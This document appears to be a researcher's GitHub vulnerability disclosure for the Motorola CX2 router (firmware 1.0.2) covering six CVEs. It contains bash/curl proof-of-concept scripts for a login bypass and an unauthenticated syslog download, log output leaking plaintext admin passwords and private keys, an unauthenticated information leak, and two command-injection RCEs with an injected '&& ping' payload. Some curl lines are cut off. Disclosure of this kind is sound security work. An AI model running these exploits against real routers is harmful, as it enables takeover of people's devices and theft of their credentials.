

master

...

router / motocrx2.md

cc-crack Update motocrx2.md

History

1 contributor

355 lines (297 sloc) 22.3 KB

...

## Motorola CX2 router vulnerabilities

CVE-2020-21937

CVE-2020-21936

CVE-2020-21935

CVE-2020-21934

CVE-2020-21933

CVE-2020-21932

### Description

This router is a Motorola brand sale by Soplar. More information could be found here. <https://cn.motorolanetwork.com/cx2.html>  
<http://www.soplar.cn/moluyou.html>

### Version

CX 1.0.2 Build 20190508 Rel.97360n

### Reporter

cc-crack

### Vulnerabilities

All env variables referenced in POC code defined as:

```
HOST='Host: 192.168.51.1'
Origin='Origin: http://192.168.51.1'
HNAP_AUTH='HNAP_AUTH: '
CT='Content-Type: application/json; charset=UTF-8'
XR='X-Requested-With: XMLHttpRequest'
ACCEPT='Accept: application/json, text/javascript, */*; q=0.01'
SOAP_ACTION_HEAD='SOAPAction: "http://purenetworks.com/HNAP1/Login"'
Referer='Referer: http://192.168.51.1/Login.html'
DEFAULT_COOKIE='Cookie: work_mode=router; timeout=170; uid=; PrivateKey='
PRAGMA='Pragma: no-cache'
REQUEST_LOGIN_DATA='{ "Login": { "Action": "request", "Username": "Admin", "LoginPassword": "", "Captcha": "", "PrivateLogin": "LoginPassword" } }'
LOGIN_DATA='{ "Login": { "Action": "login", "Username": "Admin", "LoginPassword": "", "Captcha": "", "PrivateLogin": "LoginPassword" } }'
COOKIE=$DEFAULT_COOKIE
TIME_STAMPE=""
HNAP_AUTH_POST=""
```

Some of them maybe are useless, they just are a part of some other test code.

1. Login could be bypassed

#### Description:

An issue was discovered in Moto route CX2 1.0.2. The login could be bypassed to get a partially authorized token and uid.

#### Reproduce:

You should install jq first. eg: `sudo apt install jq`

```
#login
function Login
{
    c=$(curl -s -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'Referer: http://
    uid=${c:1:8}
```

```

        setCookieUID $uid
        echo $COOKIE
        curl -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'Referer: http://192.168
    }
    Login
    echo '\n'

```

```

└─ ./poc.sh
Cookie: work_mode=router; timeout=170; uid=WA9rYkub; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

```

## 2. /HNAP1/GetDownloadSyslog authentication bypass

### Description:

An issue was discovered in Moto route CX2 1.0.2. The authentication of Syslog download could be bypassed.

### Reproduce:

```

function getLog
{
    curl -s -H $HOST -H $Origin \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
    -H 'Referer: http://192.168.51.1/Diagnosis.html' \
    -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7' \
    -H $COOKIE -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' \
    --data "" \
    --compressed 'http://192.168.51.1/HNAP1/prog.fcgi?method=/HNAP1/GetDownloadSyslog' > $1
}
Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz

```

```

└─ ./poc.sh
Cookie: work_mode=router; timeout=170; uid=MVS/flm8; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r-- 1 ***** staff 30168 Jul 1 08:18 log.tar.gz

```

## 3. Plain text password and Private key exist in the log file

### Description:

An issue was discovered in Moto route CX2 1.0.2. The Admin password and the private key could be found in the log tar package which could download from router.

### Reproduce:

```

function checkPlainPassword
{
    zgrep -a password $1
    zgrep -a key $1
    zgrep -a cipher $1
}

Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
checkPlainPassword log.tar.gz

└─ ./poc.sh
Cookie: work_mode=router; timeout=170; uid=tuCPveI1; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r-- 1 ***** staff 33516 Jul 1 08:26 log.tar.gz
Jun 22 08:43:41 OpenWrt local5.info prog-cgi[1352]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:47:38 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:1506:query:{"SetPasswdSettings":{"sys
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:CheckPasswdSettings:1554:query:{"CheckPasswdSettings":{"
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:1506:query:{"SetPasswdSettings":{"sys
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:BUc0Gfvupo4X62H0ASoYThisIsAP1ainPWD1,ch
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:38011AE9D2319AB28C6D711E1E72
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:itciZG60noEYbkQaUf1aThisIsAP1ainPWD1,ch
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:799DC71A8181A52E0DBBE2E39C85
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:itciZG60noEYbkQaUf1a
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:itciZG60noEYbkQaUf1a

```

```
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:U1l6GghC8VtTq40ZHN0ThisIsAPlainPWD1,ch
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:36A275799C92F7B311E01BF57651
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:U1l6GghC8VtTq40ZHN0
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:U1l6GghC8VtTq40ZHN0
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:38011AE9D2319AB28C6D0711E1F72D108
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:RB9IFIIG364KYw6uhaqaThisIsAPlainPWD,cha
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:D46691831DBD0E88CC198097055B
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:RB9IFIIG364KYw6uhaqa
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:RB9IFIIG364KYw6uhaqa
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:o/t5PqsZc7CFH19RaiTJThisIsAPlainPWD,cha
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:2EF1CC5A66D79D3A22883CCCF0B2
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:o/t5PqsZc7CFH19RaiTJ
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:o/t5PqsZc7CFH19RaiTJ
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:itciZG60noYvbkQaUf1a
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:799D0C71A8181A52E00B8E2E39C85085F
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:U1l6GghC8VtTq40ZHN0
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:36A275799C92F7B311E01BF576517A5C
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:RB9IFIIG364KYw6uhaqa
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:D46691831DBD0E88CC198097055BDA33
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:L06LPeH0qkHt8o+JgBYThisIsAPlainPWD,cha
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:D71E06255EA26C22A658C881FCC
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:L06LPeH0qkHt8o+JgBY
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:L06LPeH0qkHt8o+JgBY
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:o/t5PqsZc7CFH19RaiTJ
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:2EF1CC5A66D79D3A22883CCCF0B2A88F
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:MaFu3VbIMkSDVOCrdDGPThIsAPlainPWD,cha
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:548B74C07DC276242EAA6763327B
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:MaFu3VbIMkSDVOCrdDGP
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:MaFu3VbIMkSDVOCrdDGP
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:P4m26q6ot+NCAuHyS/o0ThisIsAPlainPWD,cha
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:F2CFA5FAB18B395A7CFB7B21F741
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:P4m26q6ot+NCAuHyS/o0
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:P4m26q6ot+NCAuHyS/o0
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:0VsXJVQ7jGzQ1sZD8QdvThisIsAPlainPWD,cha
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:C03AD43494AEBDCF60FE04B85CD
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:0VsXJVQ7jGzQ1sZD8Qdv
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:0VsXJVQ7jGzQ1sZD8Qdv
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:1UuoCMBoEfB+EPcwMGU2ThisIsAPlainPWD,cha
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:00CCA8E72DD21BAED65E6A0FA39D
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:1UuoCMBoEfB+EPcwMGU2
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:1UuoCMBoEfB+EPcwMGU2
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:uHMjy/Ys2HDrq6jKnrTLThisIsAPlainPWD,cha
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:79D30570F08507D0B08CFB8087F07
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:uHMjy/Ys2HDrq6jKnrTRL
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:uHMjy/Ys2HDrq6jKnrTRL
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:L06LPeH0qkHt8o+JgBY
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:D71E06255EA26C22A658C881FCCEEBA
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:GVH1s7hqhun2w3wbV1jWThisIsAPlainPWD,cha
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:65003585485B89CC137C0F55386
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:GVH1s7hqhun2w3wbV1jW
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:GVH1s7hqhun2w3wbV1jW
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:MaFu3VbIMkSDVOCrdDGP
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:548B74C07DC276242EAA6763327BC543
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:P4m26q6ot+NCAuHyS/o0
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:F2CFA5FAB18B395A7CFB7B21F741758F
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:0VsXJVQ7jGzQ1sZD8Qdv
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:C03AD43494AEBDCF60FE04B85CD9370
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:1UuoCMBoEfB+EPcwMGU2
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:00CCA8E72DD21BAED65E6A0FA39D1FF
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:GVH1s7hqhun2w3wbV1jW
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:65003585485B89CC137C0F553863EA9
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:0j/0G/EUmcyTSF1TOWswThisIsAPlainPWD,cha
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:B00B2523A61FD85F8C1BF157C14A
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:0j/0G/EUmcyTSF1TOWsw
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:0j/0G/EUmcyTSF1TOWsw
Jun 24 15:45:20 OpenWrt kern.warn kernel: [ 32.212000] wtc_acquire_groupkey_wcid: Found a non-occupied wtbl_idx:125 for WDEV_TY
Jun 24 15:45:25 OpenWrt kern.warn kernel: [ 36.860000] wtc_acquire_groupkey_wcid: Found a non-occupied wtbl_idx:124 for WDEV_TY
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
```



4. GetStationSettings, GetWebsiteInterSettings and GetNetworkSettings could be accessed unauthenticated via HTTP 1.0/GetMultipleHNAPs

#### Description:

HNAP1/GetMultipleHNAPs could be accessed unauthenticated but to some methods that lead to the information leakage. I notice that HNAP1/GetMultipleHNAPs maybe designed to allow unauthenticated access. But there is the sensitive information returned by some method. Like the following result, the parent\_control\_rule should not be obtained in this case. All of HNAP1/GetMultipleHNAPs access should be authenticated.

#### Reproduce:

```
function getRouterBasicInfo
{
    curl -H $HOST \
    -H 'Accept: application/json' \
    -H $Origin -H 'SOAPACTION: "http://purenetworks.com/HNAP1/GetMultipleHNAPs"' \
    -H 'Content-Type: application/json' -H 'Referer: http://192.168.51.1/Home.html' -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8, \
    -H 'Pragma: no-cache' \
    -H 'Cache-Control: no-cache' \
    --data-binary '{"GetMultipleHNAPs":{"GetStationSettings":"","GetWebsiteFilterSettings":"","GetNetworkSettings":""}}' \
    --compressed 'http://192.168.51.1/HNAP1/'
}
getRouterBasicInfo
```

```
{
  "GetMultipleHNAPsResponse": {
    "GetStationSettingsResponse": {
      "wire_sta_list": "00:3e:e1:c4:ff:95,192.168.51.143,tester,2019-06-24 20:06:16,615,0,Apple Inc.",
      "wireless_sta_2g_list": "",
      "wireless_sta_2g_guest_list": "",
      "wireless_sta_5g_list": "",
      "wireless_sta_5g_guest_list": "",
      "offline_sta_list": "00:e0:4c:6c:27:6b,192.168.51.195,MacBook-Pro,2019-06-06 13:52:18,,0,null;a0:99:9b:0e:b8:b9,192.168.5",
      "wireless_maclist_mode": "objk",
      "wireless_maclist": "123,123123123",
      "GetStationSettingsResult": "OK"
    },
    "GetWebsiteFilterSettingsResponse": {
      "parent_control_rule": "1,,a0:99:9b:0e:b8:b9,1,testtest.org,00:00:00,23:59:00,Mon",
      "GetWebsiteFilterSettingsResult": "OK"
    },
    "GetNetworkSettingsResponse": {
      "lan(0)_mac": "E4:90:7E:F8:38:F4",
      "lan(0)_ipaddr": "192.168.51.1",
      "lan(0)_netmask": "255.255.255.0",
      "lan(0)_dhcp_enable": "1",
      "lan(0)_dhcp_start": "100",
      "lan(0)_dhcp_end": "249",
      "lan(0)_dhcp_lease": "1440m",
      "GetNetworkSettingsResult": "OK"
    },
    "GetMultipleHNAPsResult": "OK"
  }
}
```

## 5. HNAP1/GetNetworkTomographySettings RCE

### Description

An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/GetNetworkTomographySettings.

### Reproduce

- i. Login first
- ii. Bypass browser side input validation. I just use Tampermonkey to inject a piece of JS code while accessing Diagnosis. Or you can free to use any proxy tools like burp.

```
// ==UserScript==
// @name      New Userscript
// @namespace  http://tampermonkey.net/
// @version   0.1
// @description try to take over the world!
// @author    You
// @match     http://192.168.51.1/Diagnosis.html
// @grant     none
// ==/UserScript==
(function() {
    'use strict';
    verifyDiagnosisInput = function(){
        return true;
    }
})();
```

iii. submit command

### 网络诊断

#### Ping诊断参数

地址/域名	<input type="text" value="   ls ."/>	
次数	<input type="text" value="5"/>	(1-50)
报文大小	<input type="text" value="64"/>	(4-1472Bytes)

开始诊断

#### 诊断结果

```
AccessControl.html
AddPortMapping.json
AdvGuestWireless.html
AdvMacBindip.html
AdvWlanAccess.html
AdvWireless.html
Backup.html
Backup_Fail.html
Backup_Valid.html
Ddns.html
Devices.html
DhcpServer.html
Diagnosis.html
Dmz.html
PTZAccess.html
Backup
```

### 6. HNAP1/SetWlanApcliSettings RCE

#### Description

An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/SetWlanApcliSettings in repeat mode.

#### Reproduce

- Switch router to repeater mode
- Click extend wireless network

### 扩展其他网络

#### 选择您需要扩展的无线网络

频段选择: ☒ 2.4G ☐ 5G


#### 2.4G无线网络

手动输入



iii. Input SSID

iv. Inject command in password



v. Submit

vi. And the router will return an error at the first time. Ignore it.

vii. Submit again

PID	PPID	USER	STAT	VSZ	%VSZ	%CPU	COMMAND
3639	1315	root	S	3236	3%	0%	/www/web/HNAP1/prog.fcgi
11839	2	root	SW	0	0%	0%	[RtmpMlmeTask]
27153	25474	root	R	1316	1%	0%	top
25467	1276	root	S	1068	1%	0%	/usr/sbin/dropbear -F -P /var/run/dro
129	2	root	SW	0	0%	0%	[kworker/3:1]
1315	1	root	S	4220	3%	0%	/usr/sbin/lighttpd -f /etc/lighttpd/l
11891	1	root	S	3960	3%	0%	/usr/sbin/scopd -f /etc/scopd_other.c
11100	1	root	S	1432	1%	0%	/sbin/netifd
24715	1	root	S	1372	1%	0%	{dynamic_dns_upd} /bin/sh /usr/lib/dd
26137	1	root	S	1372	1%	0%	{dynamic_dns_upd} /bin/sh /usr/lib/dd
1	0	root	S	1348	1%	0%	/sbin/procd
25474	25467	root	S	1316	1%	0%	-ash
25363	25324	root	S	1316	1%	0%	-ash
1195	1	root	S	1312	1%	0%	/usr/sbin/crond -f -c /etc/crontabs -
14701	3639	root	S	1312	1%	0%	/bin/sh -c iwpriv apcli0 set ApCliWP
1037	1	root	S	1308	1%	0%	/sbin/syslogd -s 1000 -f /etc/syslog.
14703	14701	root	S	1308	1%	0%	ping www.baidu.com
11242	11100	root	S	1308	1%	0%	udhcpc -p /var/run/udhcpc-br-lan.pid
1038	1	root	S	1304	1%	0%	/sbin/klogd -n
6344	24715	root	S	1300	1%	0%	sleep 600

The result is shown in this way because I already obtain the root shell you could check it in any way. The injection happened in the command /bin/sh -c iwpriv apcli0 set ApCliWPAPSK=&& ping www.baidu.com